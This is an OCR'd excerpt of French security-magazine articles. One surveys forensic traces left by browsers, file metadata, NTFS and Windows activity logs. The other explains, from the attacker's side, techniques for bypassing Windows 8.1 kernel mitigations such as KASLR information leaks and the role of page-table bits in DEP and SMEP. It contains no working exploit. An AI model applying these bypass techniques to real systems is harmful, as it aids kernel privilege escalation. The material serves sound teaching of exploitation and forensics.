select datetime(lastAccessed/1000000, 'unixepoch'),datetime(creationTime/1000000, 'unixepoch') , host, value from moz_cookies where name like '%utm%' order by lastAccessed;

Run SQL | Actions | Last Error: not an error

datetime(lastAccessed...	datetime(creationTime/1...	host	value
2014-12-29 01:44:08	2014-11-13 12:44:41	.downparadise.ws	9988128.66573724.1415882680.1415882680.141588...
2014-12-29 01:44:08	2014-11-13 12:44:41	.downparadise.ws	9988128.1415882680.1.1.utmcsr=(direct)|utmccn...
2015-04-05 22:17:14	2014-11-25 00:04:26	.whotalking.com	180187387.641124897.1416873866.1416873866.141...
2015-04-05 22:17:14	2014-11-25 00:04:26	.whotalking.com	180187387.1416873866.1.1.utmcsr=(direct)|utmcc...
2015-04-06 13:48:57	2014-12-24 15:49:06	.photobucket.com	0x670986e2d0fcd389
2015-01-30 13:36:37	2015-01-30 13:36:37	.logrhythm.com	cpc
2015-01-30 13:36:37	2015-01-30 13:36:37	.logrhythm.com	FederalSearch-US
2015-03-22 11:39:01	2015-03-05 01:21:47	www.morevisibility.com	%7C%7C%7C%7C

Fig. 1 : Résultat de la commande SQLite.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

5.3 Google Chrome

Les quatre types de répertoires de cache existant sont généralement stockés dans **C:\users\%user%\AppData\Local\Google\Chrome\User Data\Default**.

- **\Cache**, pour les données de cache non multimédias ou applicatives ;
- **\Application Cache\Cache**, pour les données applicatives ;
- **\Media Cache** et **\GPUCache** pour les données multimédias.

L'historique de navigation (environ 3 mois), le contenu des formulaires et les sites les plus consultés sont stockés dans le répertoire **/preferences**. Les fichiers de type base de données sont au format JSON, Session Saver et SQLite.

Même s'ils ne portent pas l'extension **.sqlite**, c'est bien le format utilisé par ces fichiers : **cookie**, **history**, **login data**, **original boundcert**, **quotamanager**, **shortcuts**, **topsites**, **webdata**, **masked credit cards**. La requête suivante permet de s'en assurer :

```
SELECT datetime (((creationtime/1000000)), " unixepoch "), host,
name, value, path, datetime(((expiry/1000000)), " unixepoch "),
issecure, ishttponly, datetime(((lastaccessed/1000000)),
" unixepoch ") FROM moz_cookies;
```

(les noms des objets et bases de données peuvent avoir changé en fonction de la version utilisée)

Comparaison des deux navigateurs Firefox et Chrome (tableau ci-dessous).

Là aussi NirSoft propose plus d'une centaine d'outils gratuits pour explorer ces fichiers.

6 Les cookies

Il y a 3 types de cookies : basiques, Flash et pour finir Google Analytics. Certains cookies sont persistants et d'autres sont de session (HTML 5 et +).

Les cookies permettent à un site de web de stocker des informations liées à l'utilisation d'un site web. Ils sont aussi connus pour stocker des informations personnelles avec des conséquences comme le vol d'informations d'identification par des virus ou le vol de session.

La problématique des cookies est que l'utilisateur ne contrôle ni le contenu ni la date d'expiration. Certains n'expirent pas, ou après une durée quasi éternelle en informatique (10 ou 15 ans).

Pour Firefox et Chrome, ils se trouvent dans les bases de type SQLite vues auparavant.

Voici le répertoire pour les cookies Microsoft : **C:\Users\%user%\AppData\Local\Microsoft\Windows\INetCookie**.

Un cookie indique entre autres, à la fois les sites consultés, la date de consultation et celle de création. Puis, selon les sites, il y a des informations additionnelles.

Cette information, propre à chaque site, n'est pas standardisée. Dans la plupart des cas, l'information est difficilement interprétable (information encodée ou chiffrée, format inconnu des données) pour éviter un usage détourné. Il y a donc des informations de profilage que, dans le meilleur des cas, seul le profileur peut comprendre. Prenons l'exemple d'un moteur de recherche, les mots clefs tapés sont conservés et peuvent être donc retrouvés et utilisés par d'autres moteurs de recherche.

6.1 Cookie Flash

Alors que les cookies persistants sont accessibles sans restriction, les Flash cookies (*Local Shared Objects* ou LSO) offrent une restriction d'accès. Seul le domaine qui les a créés peut y accéder. Par contre, tous les navigateurs utilisent les mêmes LSO. Ils n'ont pas de date d'expiration et les tailles des données vont jusqu'à 100K. Leur gestion ne se fait pas par le navigateur. Ils contiennent souvent la même information qu'un cookie traditionnel, ce qui en permet la résurrection (*browser cookie respawning*). On peut les consulter soit par le plug-in Firefox BetterPrivacy (compatible avec tous les navigateurs), soit directement : **C:\Users\%user%\AppData\Local\Macromedia\FlashPlayer**.

Encore une fois, même si le contenu ne peut pas être toujours interprété, il est possible de connaître la première et la dernière fois que le fichier LSO a été accédé, et donc la date à laquelle un site web a été consulté pour la dernière fois.

6.2 Google Analytics

Google propose un service de statistiques avancées de consultation de site web. C'est le plus complet et

Firefox	Chrome	Description
Chromeappstore.sqlite		
cookies.sqlite	cookies	Cookies
Downloads.sqlite	history	Téléchargements
Formhistory.sqlite	Web Data	Contenu des formulaires
Places.sqlite	History, Top sites, Web Data	Activité web (marque-pages, mots clés, recherches, etc.)
search.sqlite		Historique des préférences de recherche
Signons.sqlite	logindata	Identifiants/mots de passe stockés dans le cache du navigateur

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Nom du GA	durée	Liste non exhaustive des informations disponibles
__utma	2 ans	Informations temporelles des visites, le nombre d'accès. Ces informations sont réactualisées à chaque visite et n'ont pas besoin d'expirer : elles sont donc de durée illimitée.
__utmb	valide pendant session	Tous les détails de la session dont la durée de la visite du site web et quand la visite s'est terminée.
__utmc	30 minutes	Cookie frère de __utmb. Les deux cookies travaillent ensemble pour définir la durée de connexion.
__utmk	illimité	Le hash de tous les cookies.
__utmv	2 ans	Informations librement personnalisables par le site web.
__utmz	6 mois	Détails de l'origine de la visite, incluant les mots clefs de recherche qui ont amenés à ce site.
__utm.gif		Fichier collecté par Google Analytics pour les statistiques. Il peut contenir les informations de transactions (utmi).

le plus utilisé aujourd'hui. Il se base sur la source des connexions, sur leur destination, l'origine de l'accès et des données pures (*keyword*). Les informations temporelles sont ici plus complètes : premier accès, dernier accès, avant-dernier accès, nombre et durée des sessions. Les informations de transactions électroniques sont aussi présentes dans les cookies.

Les différents types de cookie GA avec leurs principaux usages sont listés ici (tableau ci-dessus).

7 Le mode privé

Le mode de navigation privée a été conçu pour les utilisateurs dans les lieux publics ou partagés. Voici un tableau qui détaille les traces disponibles (tableau ci-dessous).

Une analyse de la mémoire suffit donc à confirmer de manière certaine l'accès à un site web. Par contre, l'exploitation en détail des données est limitée et parcellaire.

Ce mode privé des navigateurs essaye de protéger l'utilisateur contre une fuite d'information locale, mais pas contre les fuites d'information via le web. De même que dans la plupart du temps, les add-ons de navigateurs n'appliquent pas tout le temps les restrictions du mode privé. Un outil comme NoScript par exemple ne fait pas la différence entre les modes : un site autorisé en mode privé le sera en dehors. Il en va de même pour les onglets ou bien les recherches faites dans le moteur de recherche dans la barre d'outils.

8 Artefacts dans un fichier image, Office et PDF

Dans le cas des photos/vidéos, les métadonnées comprennent le nom de l'application ou de l'équipement qui a créé le document, les dates de création ou modification, le type d'appareil ou les paramètres utilisés, voire même les coordonnées GPS. En voici un exemple :

```
File Name : test.JPG
File Modification Date/Time : 2014:12:15 14:59:14-05:00
File Access Date/Time : 2015:03:12 18:50:52-04:00
File Creation Date/Time : 2015:03:12 18:50:52-04:00
Make : Apple
Camera Model Name : iPod touch
Modify Date : 2014:12:15 14:59:12
Date/Time Original : 2014:12:05 18:53:23
Create Date : 2014:12:05 18:53:23
Lens Make : Apple
Lens Model : iPod touch back camera 3.3mm f/2.4
GPS Altitude : 22 m Above Sea Level
GPS Date/Time : 2014:06:21 18:02:52Z
GPS Latitude : 45 deg 31' 34.43 " N
GPS Longitude : 73 deg 32' 42.68 " W
GPS Position : 45 deg 31' 34.43 " N, 73 deg 32' 42.68 " W
Creator Tool : Microsoft Windows Photo Viewer 6.1.7600.16385
Run Time Since Power Up : 2 days 2:16:58
Date/Time Original : 2014:12:05 18:53:23.924
```

Navigateur	IE V10 et plus	Firefox	Google Chrome
Nom des différents modes	inPrivate	Private browsing	Incognito
Stockage des données de cache	« Temporary Internet Files » et webcachev01.dat	En mémoire	En mémoire
Stockage des données d'historique	Sur disque dur	Sur disque dur	En mémoire
Action lors de la fermeture du navigateur	Donnée effacée	Aucune action	Aucune action
Restauration des données sur disque dur	Possible	Partielle	Impossible, car rien n'a été écrit
Restauration des données en mémoire	Possible	Possible	Possible
LSO (flash cookie)	En mémoire	En mémoire	En mémoire

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Il est en général trivial de désactiver le GPS dans tous les équipements qui ont cette fonction. ExifTool est l'outil le plus simple à utiliser pour extraire les informations dans une image ou vidéo.

8.1 Métadonnées de documents Office et PDF

Les métadonnées sont ici la date de création, de dernière modification, le temps d'écriture, le nombre de versions, l'auteur, la société ou organisation, le nom de l'ordinateur ainsi des données réseaux, le lieu où se trouve le fichier. Les autres informations peuvent être renseignées volontairement, comme le manager, le sujet, les mots clefs et commentaires et toutes les entrées personnalisables.

Depuis Office 2010, le format du fichier est sous le format XML, et il est possible à travers les options d'inspection du document de supprimer les données personnelles.

Il n'y a rien de très différent du côté d'OpenOffice dans les propriétés du fichier. L'interopérabilité des métadonnées fonctionne bien entre OpenOffice et Office. Et donc que ce soit l'un ou l'autre format de document, Office ou Open Office sera capable de récupérer les métadonnées.

L'affichage des métadonnées et la capacité de les effacer dépendent de l'application utilisée. Dans certains cas, il n'y a pas de mesure autre que la manipulation directe dans le fichier pour la supprimer.

Pour ce qui est des fichiers PDF, selon le lecteur utilisé, il est possible d'avoir l'ensemble des informations sur le créateur et les dates de modification. Les autres informations peuvent être l'application et la version du créateur du fichier PDF.

L'un des meilleurs outils pour décomposer un PDF, chercher les séquences exécutables, les informations disponibles ou les exploits est **`PdfStreamDumper.exe`**.

Des données supplémentaires invisibles peuvent être librement ajoutées par l'application (comme des commentaires que l'on insère dans un code source).

Il est à noter que les géants d'Internet (Facebook, Twitter, Instagram, Google, Flikr...) remplacent le contenu des métadonnées par leurs propres données. L'origine de l'image devient le driver de conversion et la date de création est celle de l'importation de l'image sur le site web.

On ne peut donc pas retrouver les traces de l'origine de la photo ou vidéo publiée, mais on sait quand la photo/vidéo a été importée et possiblement publiée. On pourrait imaginer des statistiques si les métadonnées étaient sauvegardées avant d'être remplacées puis exploitées : l'endroit dans le mode où le plus de photos ont été prises, les endroits interdits où des photos ont été prises, le type appareil et les paramètres d'utilisation de l'appareil.

9 Artefacts de Système de fichier

Nous allons nous intéresser aux fichiers « effacés définitivement ».

Technique connue de longue date, la recherche d'espace non alloué permet de retrouver les fichiers qui ont été effacés. Lors de l'effacement du fichier, seul le pointeur vers le fichier est effacé, le reste des données est partiellement intact tant que cet espace n'est pas réalloué.

Le technique d'analyse de disque dur bit à bit (*carving*) permet la recherche de fichiers cachés ou effacés dans le système de fichiers en utilisant la signature unique de chaque fichier. L'entête d'une image GIF commencera toujours par l'identifiant de fichier et sa version : GIF89a. (en hexadécimal : 47 49 46 38 39 61). Scalpel ou Photorec sont des outils de recherche gratuits particulièrement efficaces. Attention cependant, le carving d'un disque dur peut prendre du temps et les faux positifs sont nombreux.

Le format NTFS liste tous les fichiers dans sa *Master File Table table* (MFT). Chaque entrée de la MFT contient le nom du fichier, le répertoire, les dates de création, modification, d'accès ou de modification de cette entrée, la taille du fichier, les permissions, la localisation physique du fichier et son index. Si la taille du fichier est limitée (500b ou 900b selon version), a la place de l'index, ce sont les données elles-mêmes qui y sont stockées, ce qui peut être très intéressant pour les cookies notamment. Autre exemple d'utilisation : vous avez stocké des mots de passe dans un fichier texte. L'entrée dans la table contient donc les mots de passe. Vous effacez ce fichier. L'entrée est disponible pour d'autres fichiers. Mais dans la plupart des cas, les fichiers excèdent la place disponible, ce qui fait que le champ de données n'est pas réécrit.

La plupart des outils de Forensics professionnels sont capables d'extraire ces données.

Sinon, des outils comme BCWipe, Ccleaner ou NTFS Metadata Extractor Tool (**`ntfswalk`**) sont des suites complètes de nettoyage incluant les artefacts de système de fichiers.

10 Artefact d'activités

Il y a plusieurs types de tâches : celles exécutées par un humain et les autres automatiques ou programmées. On ne va parler ici que d'activité humaine. Pour trouver toutes les informations sur les activités qui sont survenues (et surtout celles non contrôlées), les outils nécessaires sont des outils de construction de ligne chronologique (*Timeline*), qui, en utilisant les informations d'accès, modification et création, vont pouvoir raconter ce qui s'est passé entre deux périodes. Attention, les résultats sont parfois très verbeux.

Intéressons-nous aux activités humaines journalisées par Windows.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

10.1 UserAssist

La collecte de cette information est utilisée pour mettre à jour le menu ***Démarrer*** avec les applications les plus utilisées. Voici la clef de registre où se trouve cette liste : **HKEY_CURRENT_USER/Software/Microsoft/Windows/CurrentVersion/Explorer/UserAssist**.

À noter que les chemins sont les mêmes pour toutes les machines et le nom de l'exécutable est subtilement caché derrière un ROT13 et des entrées prédéfinies (**UEME_CTLSESSION:HRZR_PGYFRFFVBA**, **UEME_UIQCUT : HRZR_HVDPHG**, **UEME_UISCUT : HRZR_HVFPHG**, **UEME_RUNCPL: HRZR_EHAPCY**, **UEME_RUNPATH: HRZR_EHACNGU**, **UEME_RUNPIDL: HRZR_EHACVQY**, **UEME_UITOOLBAR: HRZR_HVGBBYONE**).

On y retrouve le nombre de fois où une application a été utilisée, la période de temps et la dernière fois où l'exécution a eu lieu.

10.2 Prefetch Files

Les fichiers prefetch ont pour but d'accélérer le démarrage des applications les plus utilisées.

À chaque exécution d'un programme, une entrée est ajoutée dans **C:\Windows\Prefetch** contenant le nom du programme et les fichiers associés.

Vous pouvez configurer les applications qui participent à cette optimisation : **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameter** ou simplement effacer les **.pf**.

10.3 Jump lists

On retrouve ici les derniers fichiers ouverts et les dernières actions exécutées. Le nombre dépend des versions de Windows. On peut y retrouver la date de la dernière utilisation du fichier et de la dernière exécution de l'action.

Répertoire où trouver la liste des liens des fichiers ouverts ou exécutés : **C:\Users\%user%\AppData\Roaming\Microsoft\Windows\Recent items**.

10.4 Accès réseau et connexion USB

Toutes les connexions de clefs USB sont loguées avec l'ID, le nom du périphérique et la date dans la ruche **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\EMDMgmt**.

10.5 Visite des fichiers temporaires

Un outil comme Droid (*Digital Record Object Identifier*) permet de parcourir un répertoire et d'en identifier les fichiers par rapport à la signature unique par type de fichier. C'est aussi pratique pour retrouver des fichiers cachés sous d'autres extensions.

Conclusion

Faut-il s'inquiéter de l'ampleur des données personnelles qui sont conservées et dans d'autres cas transmises ? On peut redouter qu'un virus utilise des informations oubliées ou non contrôlées par une application ou un historique pour effectuer des transactions à votre insu. On pourrait aussi ne pas accepter que les applications web en sachent plus sur vous grâce à votre comportement numérique que vous-mêmes.

C'est effectivement un risque. Il est préférable de nettoyer régulièrement les artefacts d'application web qui sont les plus permissifs et intrusifs. Ça peut se faire avec des applications commerciales, gratuites (par exemple CCleaner) ou manuellement. De plus en plus, les navigateurs proposent des options de nettoyage des historiques de navigation web, sans oublier les plug-ins comme Ghostery pour limiter le traçage ou NoScript pour limiter les connexions à votre besoin.

De même si vous souhaitez donner ou vendre votre équipement, il est préférable de faire un « reset » pour purger un maximum de données qui pourraient rester.

En revanche, en se positionnant du point de vue de l'enquêteur numérique, toutes ces traces sont une aubaine, et sont dans la plupart des cas disponibles même après nettoyage ; mais c'est une autre histoire. ■

▪ Sources & références

Suite aux différentes recherches qui ont été utilisées dans cet article, certains éditeurs ont modifié leur application, en rajoutant un répertoire, changeant les informations. Les documents de référence listés ci-dessous permettent d'en comprendre le fonctionnement originel et le retrouver même si les applications ont évolué.

- **Documentation sur les registres :** https://msdn.microsoft.com/en-us/library/windows/desktop/ms724877%28v=vs.85%29.aspx
- ***Windows 8 Forensic Guide*, Amanda C. F. Thomson :** http://www.slideshare.net/daniel_bilar/thomson-windows-8forensicguide2
- **Exiftool :** http://www.sno.phy.queensu.ca/~phil/exiftool/
- **Wipe Clean :** http://download.cnet.com/R-Wipe-Clean/3000-2144_4-10159835.html
- **Privacy guardian :** http://download.cnet.com/Privacy-Guardian/3000-2144_4-10255667.html
- **Documentation précise sur les registres :** https://www.syntricate.com/files/Registry%20Quick%20FInd(1).pdf
- **Droid (*Digital Record Object Identification*) :** http://sourceforge.net/projects/droid/

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

PRÉSENTATION ET CONTOURNEMENT DES MITIGATIONS DU NOYAU WINDOWS 8.1

Jeremy Fetiveau (@__x86) – doar-e.github.io

mots-clés : EXPLOITS / WINDOWS / NOYAU / MITIGATIONS

De nos jours, de nombreuses attaques informatiques se font via l'exploitation de failles applicatives. Des logiciels couramment utilisés tels que les navigateurs web [37] [38] ou les lecteurs de PDF [39] constituent des cibles importantes et permettent la compromission à distance d'une cible. Cependant, d'autres produits sont aussi très intéressants, notamment les systèmes d'exploitation. Les exploits noyau peuvent permettre une élévation de privilèges [41] ou une exécution de code à distance [42]. Ils peuvent également permettre de s'échapper d'une sandbox [44] [13]. En l'occurrence, nous nous intéressons à l'exploitation de vulnérabilités affectant le noyau ou les pilotes des systèmes Windows récents [53]. Plus particulièrement, ce sont les mécanismes de mitigation de l'exploitation qui nous intéressent. Nous nous plaçons donc dans la peau de l'attaquant pour voir quelles sont ces protections et comment les contourner. Le but est de permettre au lecteur d'avoir une vue d'ensemble des protections du noyau pour ensuite être capable d'approfondir ce sujet de manière sérieuse grâce aux nombreux liens fournis. Il est donc fortement conseillé d'explorer cette section « références ».

1 KASLR

Pour exploiter une vulnérabilité, l'attaquant aura besoin de connaître, au moins partiellement, les adresses de certaines données en mémoire. Pour éviter qu'un attaquant puisse prédire ces adresses, le mécanisme ASLR (*Address Space Layout Randomization*) existe non seulement en espace utilisateur, mais également en espace noyau (on parle alors de KASLR). Ainsi, à chaque démarrage, le système chargera les modules à une adresse différente. Ce sera aussi le cas de zones mémoire telles que les différents pools, les piles, etc. Heureusement pour nous, il existe de nombreuses fuites d'information dont on peut tirer profit que ce soit par l'utilisation de bugs (ex : possibilité de lire une variable non initialisée), de problèmes de design (ex : fonctionnalité permettant d'obtenir l'adresse d'une structure), de problèmes d'implémentation (ex : zone mémoire fixée) ou d'un canal auxiliaire **[45]**.

1.1 Techniques de contournement

Quelques techniques de contournement sont présentées ici. Deux excellentes présentations énumèrent de nombreuses autres méthodes à explorer **[6] [8]**.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Nom de la classe	Récupère ...
SystemModuleInformation[Ex]	adresse de base d'un module
SystemObjectInformation	adresse d'un objet du noyau + créateur
System[Extended]HandleInformation	adresse d'un objet nommé du noyau + valeur du handle
SystemExtendedProcessInformation	base et limite d'une pile noyau, adresse du TEB associé

1.1.1 Via une API

L'utilisation de l'appel système **NtQuerySystemInformation** est une technique classique de fuite d'information. De nombreuses classes d'information existent et permettent de récupérer différents types d'informations. Quelques exemples de classes (parmi bien d'autres!) sont listés dans le tableau ci-dessus.

Les fonctions **EnumDeviceDrivers**, **GetDeviceDriverBaseName** et **GetDeviceDriverFileName** permettent d'obtenir l'adresse de la base d'un driver.

On peut alors utiliser cet API pour retrouver la classique **HalDispatchTable** ou encore l'adresse d'un objet intéressant à modifier tel qu'un **_KAPC**. Cette API peut ne pas être utilisable par un processus de faible niveau d'intégrité (processus sandboxé etc., cf suite de l'article).

Au pwn2Own 2015, une technique de contournement utilisée était d'utiliser certains IOCTL (**0x390040**, **0x390044**, **0x390048**, **0x390064**) du composant CNG. Corrigés dans MS15-052, ces IOCTL renvoyaient des pointeurs de fonction de ce pilote **[61] [62]**.

Attention !

L'API QuerySystemInformation n'est que l'exemple le plus connu. D'autres exemples tels que ETW et WMI sont référencés dans [8].

```
>>> dt("tagSHAREDINFO")
0x0   : psi                          ['pointer64',
['tagSERVERINFO']]
0x8   : aheList                      ['pointer64',
['_HANDLEENTRY']]
0x10  : HeEntrySize                  ['unsigned long']
0x18  : pDispInfo                    ['pointer64',
['tagDISPLAYINFO']]
0x20  : ulSharedDelta                ['unsigned long long']
0x28  : awmControl                   ['array', 31, ['_WNDMSG']]
0x218 : DefWindowMsgs                ['_WNDMSG']
0x228 : DefWindowSpecMsgs            ['_WNDMSG']

typedef struct _HANDLEENTRY {
    struct _HEAD* phead;
    VOID* pOwner;
    UINT8 bType;
    UINT8 bFlags;
    UINT16 wUniq;
} HANDLEENTRY, *PHANDLEENTRY;

0:004> dq poi(user32!gSharedInfo+8)
00000029`e7dc0000  00000000`00000000 00000000`00000000
00000029`e7dc0010  00000000`00010000 FFFFF901`40582930
00000029`e7dc0020  00000000`00000000 00000000`0001000c
00000029`e7dc0030  FFFFF901`4068f340 FFFFF901`406a6810
```

Une technique d'exploitation courante consiste à corrompre la structure noyau **win32k!tagWND** qui est associée à chaque window. Cette structure contient un champ **bServerSideWindowProc** qui détermine si la procédure pointée par **lpfnWndProc** sera exécutée en mode utilisateur ou noyau **[44]**.

La structure **CLIENTINFO** du TEB permet également d'obtenir des informations sur le début du pool.

1.1.2 Via user32/win32k

À partir de Windows 7, **user32!gSharedInfo** est exporté (et la fonction **user32!UserRegisterWowHandlers** renvoie aussi cette valeur). Cette variable permet de récupérer des données de win32k mappées en espace utilisateur et notamment la table des handle win32k **[47]**. Cela nécessite simplement l'utilisation d'un processus GUI. **gSharedInfo** référence une structure **tagSHAREDINFO** (symbole non public) dont l'attribut **aheList** référence la table des handles. Chaque **HANDLEENTRY** contient l'adresse de l'objet dans le pool ainsi que l'adresse du **_W32PROCESS/_W32THREAD** propriétaire. Un champ **ulSharedDelta** indique la différence entre le mapping de l'espace utilisateur et le mapping de l'espace noyau **[48]**.

1.1.3 Via un canal auxiliaire

Une idée présentée dans **[29]** consiste à tirer profit du fonctionnement du cache TLB. Quand le processeur essaie d'accéder à une adresse mémoire, si une entrée correspondant à cette adresse est présente dans le TLB, la translation d'adresse se fera directement via l'usage de ce TLB. Dans le cas contraire, une translation d'adresse complète sera effectuée. Si cette adresse ne correspond à aucune donnée mappée en mémoire, il y a aura simplement un page fault sans utilisation du TLB. Dans tous les cas, l'utilisation d'une adresse virtuelle de l'espace noyau générera une exception (car on sonde des adresses noyau depuis l'espace utilisateur). Cependant, les temps d'exécution seront différents. En résumé on distingue deux cas :

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

- Translation d'adresse possible (des données du noyau sont mappées à cette adresse) et mises en cache. Les accès seront rapides ;
- Aucune translation d'adresse (car pas de données mappées), pas de mise en cache. Un accès va toujours générer un page fault ;

Avec de nombreux essais, on peut donc réussir à retrouver quelles sont les plages d'adresse de l'espace noyau qui sont allouées, ce qui permet de vaincre KASLR.

Dans **[30]**, il est suggéré d'utiliser l'extension Intel TSX (*Transactional Synchronization eXtensions*) pour permettre de rendre cette technique plus rapide et plus fiable.

1.1.4 Via des fonctionnalités du CPU

Des structures telles que la GDT et l'IDT peuvent être récupérées via les instructions non privilégiées `sgdt` et `sidt` **[18] [59]**. Ces structures sont intéressantes pour un attaquant disposant d'une primitive `write-what-where` **[46]**.

1.1.5 Via HalInterruptController

Dans **[5]**, il a été montré que des données sont allouées de manière statique de l'adresse `0xffd00000` à l'adresse `0xffdfffff` sur un Windows 7 32 bits. Sous les systèmes Windows 8 et Windows 10 64 bits, l'adresse `0xffffffff`fd000000` correspond toujours à des données du HAL heap allouées de manière statique **[49]**. En particulier, `hal!HalpInterruptController` est toujours à l'adresse `ffffffff`ffd004b0` et `HalpInterruptController+0x78` correspond toujours à un pointeur de fonction utilisé par `HalSendSoftwareInterrupt`. Cette attaque est intéressante par rapport aux précédentes, car elle a l'intérêt de permettre un contournement dans un scénario d'attaque à distance où l'on ne peut pas nécessairement utiliser les autres méthodes. En effet, si pour un attaquant local, on a vu qu'il existe de nombreuses méthodes de contournement, celles-ci ne peuvent être utilisées dans le cadre d'une attaque purement à distance et cette technique a donc un intérêt particulier.




Figure 1

```
data:0000000080054038 HalpHeapStart   dq 0FFFFFFFFFFD00000h
```

1.2 Protections additionnelles de KASLR

Il existe des protections, introduites avec Windows 8, pour prévenir certaines techniques classiques de contournement de KASLR **[3]**. Par exemple, la fonction `ExIsRestrictedCaller` vérifie l'IL (« Integrity Level » **[14]**) du processus courant. Ainsi, certaines classes de `NtQuerySystemInformation` ne pourront pas être utilisées depuis un processus qui s'exécute avec un IL inférieur ou égal à `Low-IL` (ex: processus sandboxé). Par exemple, on ne pourra plus obtenir l'adresse d'un module avec `SystemModuleInformation` ou l'adresse d'un objet via `SystemHandleInformation`. On constate alors que certaines des techniques mentionnées précédemment ne fonctionnent pas dans un processus sandboxé. Néanmoins, certaines classes demeurent non protégées et notamment la classe `SUPERFETCH` permettant de récupérer la liste des adresses de l'ensemble des `EPROCESS` **[59]**.

Par ailleurs, on ne peut plus maintenant, a priori, faire fuiter de l'information (`ETHREAD`/`W32THREAD`) via certains appels système win32k **[23] [2]**.

2 DEP et SMEP

KASLR, DEP et SMEP sont sans nul doute les protections les plus connues et discutées. DEP (*Data Execution Prevention*) consiste à rendre de la mémoire non-exécutable dès lors que ce n'est pas strictement nécessaire. SMEP (*Supervisor Mode Execution Prevention*) consiste à empêcher l'exécution de code situé en espace utilisateur quand le processeur est en mode noyau.

2.1 Processeurs x64 et pagination

Pour comprendre le fonctionnement de DEP et SMEP, il est nécessaire d'étudier la façon dont les processeurs x86 et x64 mettent en place leur mécanisme de pagination.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Une adresse virtuelle est en réalité une valeur de 64 bits comportant plusieurs champs. Chaque champ correspond à un index dans une structure de pagination. Le premier champ correspond à une extension de signe du champ suivant. Cela permet d'avoir une adresse canonique : actuellement, seuls 48 bits de l'adresse sont utilisés. Le champ suivant référence un index dans une structure appelée PML4. L'adresse physique de cette structure est enregistrée dans le registre de contrôle CR3. L'entrée PML4E de cette table permet de référencer une structure PDPT (« page directory pointer table » dans la documentation Intel **[19]**). Ainsi, le champ **PDPT** de l'adresse virtuelle va pouvoir référencer une entrée **PDPTE** de cette **PDPT**. Cette **PDPTE** va contenir l'adresse (physique) d'une structure **PD** (« page directory »). Le champ **PD** indexera une **PDE** de cette **PD** et enfin, le champ **PT** de l'adresse virtuelle référencera une entrée **PTE** de la **PT** (« page table »). Finalement, le champ **offset** permettra de référencer un octet d'une page pointée par la **PTE** référencée. Il est probablement plus simple pour le lecteur de regarder le schéma suivant.




Figure 2

Par la suite, le terme « PXE » désignera l'entrée de n'importe quelle structure (PML4E, PDPTE, PDE ou PTE). Si l'on se réfère à la documentation **[19]**, une PXE IA32 non nulle aura un bit NX (63) et un bit U/S (2). Ceux-ci indiquent si la structure référence une zone de mémoire exécutable et la marque comme étant utilisateur ou superviseur. Ces informations semblent donc particulièrement intéressantes à réécrire.




Figure 3

